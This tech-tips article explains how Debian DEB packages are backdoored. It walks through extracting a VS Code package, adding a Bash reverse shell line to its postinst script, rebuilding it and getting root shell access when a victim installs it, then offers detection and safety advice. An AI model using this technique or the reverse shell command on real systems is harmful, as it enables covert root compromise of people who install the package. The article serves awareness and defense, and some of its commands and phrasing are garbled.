How are DEB packages turned into backdoors? How to detect?


DEB files are software packages that are the main format of software on Debian-based Linux distributions.

To install DEB packages, you must use a package manager like dpkg as root. Attackers take advantage of this and inject backdoors into these packages. When you install them using dpkg or any other package manager, the malicious code will also be executed at the same time and compromise your system.

Let's explore exactly how DEB packages are turned into backdoors and what you can do to protect yourself.

How are DEB packages turned into backdoors?


Before you understand how DEB packages are turned into backdoors, let's explore what's inside a DEB package. To illustrate, the author of the article downloaded the Microsoft Visual Studio Code DEB package from the official Microsoft website. This is the package you will download if you want to install VS Code on Linux.



Now that you have downloaded the target package, it's time to extract it. You can extract the DEB package using the **dpkg-deb** command with the **-R** flag followed by the path to store the contents:

```
dpkg-deb -R
```

This will extract the contents of the VS Code package.



Moving into the folder, you will find many folders, however, the example's concern is only in the **DEBIAN folder.** This directory contains maintenance scripts that are executed during installation with root privileges. As you may have noticed, attackers modify scripts in this directory.

To illustrate, the article will modify the **postinst** script and add a simple Bash reverse TCP shell. As the name suggests, this is a script that is executed after the package is installed on the system.

It contains configuration completion commands such as establishing symbolic links, handling dependencies, etc. You can find many different types of reverse shells on the Internet. Most of them will work the same. Here is an example:


```
bash -i >& /dev/tcp/127.0.0.1/42069 0>&1
```

Command explanation:

1. **bash:** This is the command to call the Bash shell.
2. **-i** : Flag tells Bash to run in interactive mode, allowing real-time command I/O.
3. **>& /dev/tcp/ip/port** : This redirects standard output and standard error to the network socket, essentially establishing a TCP connection to and .
4. **0>&1** : This redirects input and output to the same location, i.e. to the network socket.


Note : For those who don't know, a reverse shell is a type of code that when executed on the target machine will initiate connections back to the attacker's machine. Reverse shell is a great way to bypass firewall restrictions because the traffic is generated from the machine behind the firewall.

Here's how the modified script looks:




As you can see, everything is the same but only one line is added i.e. Bash reverse shell of the article. Now, you need to rebuild the files to ".deb" format. Just use the **dpkg** command with the **--build** flag or use **dpkg-deb** with the **-b** flag followed by the path of the extracted content:

```
dpkg --build dpkg-deb -b
```



Now, the DEB package with the backdoor is ready to be launched on malicious websites. Let's simulate a situation where the victim downloaded the DEB package to their system and installed it like any other regular package.


The top terminal is what the victim will see and the bottom terminal is the attacker's. The victim is installing the package with **sudo dpkg -i** and the attacker is patiently listening for incoming connections using the netcat command in Linux.



As soon as the installation is finished, note that the attacker will have obtained a reverse shell connection and now has root access to the victim's system. Now you know how DEB packages are turned into backdoors. Next, learn how you can protect yourself.


How to detect if a DEB package is malicious

Now, you must be wondering how to find infected DEB packages. To start, you can try using antivirus software for Linux like ClamAV. Unfortunately, when ClamAV runs a scan on the packet, it does not flag the packet as malicious. Here are the results of the scan:



So unless you have a premium antivirus solution in place, it will be difficult to detect malicious DEB packages.

Try using a cloud solution like the VirusTotal website:



As you can see VirusTotal did not detect anything wrong with the package. The only way to protect yourself against such threats is to follow basic security principles such as not downloading files from unknown sources, always checking file hashes and, in general, avoiding installing software. soft and shady.

The Internet is full of such threats. The only way to surf the web without losing data is to stay alert and only browse trusted websites. Additionally, for Linux, you should also try to find out if the software you are downloading has an AppImage version as they are self-contained and can be sandboxed, thus, not exposed to your system.

Don't download DEB packages from random sites!

In essence, DEB packages are not inherently bad, but attackers can easily weaponize and send them to many unwary users. As shown, DEB packages can be easily opened and modified to add custom code with just a few commands, making it a popular vector for malware transport.

Even leading antivirus solutions cannot detect simple backdoors on DEB packages. Therefore, the best thing to do is to be safe, always be vigilant when surfing the web, and only download software from official download sites or sites trusted by the community.

You finished reading the article "**How are DEB packages turned into backdoors? How to detect?**" edited by the **TipsMake** team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.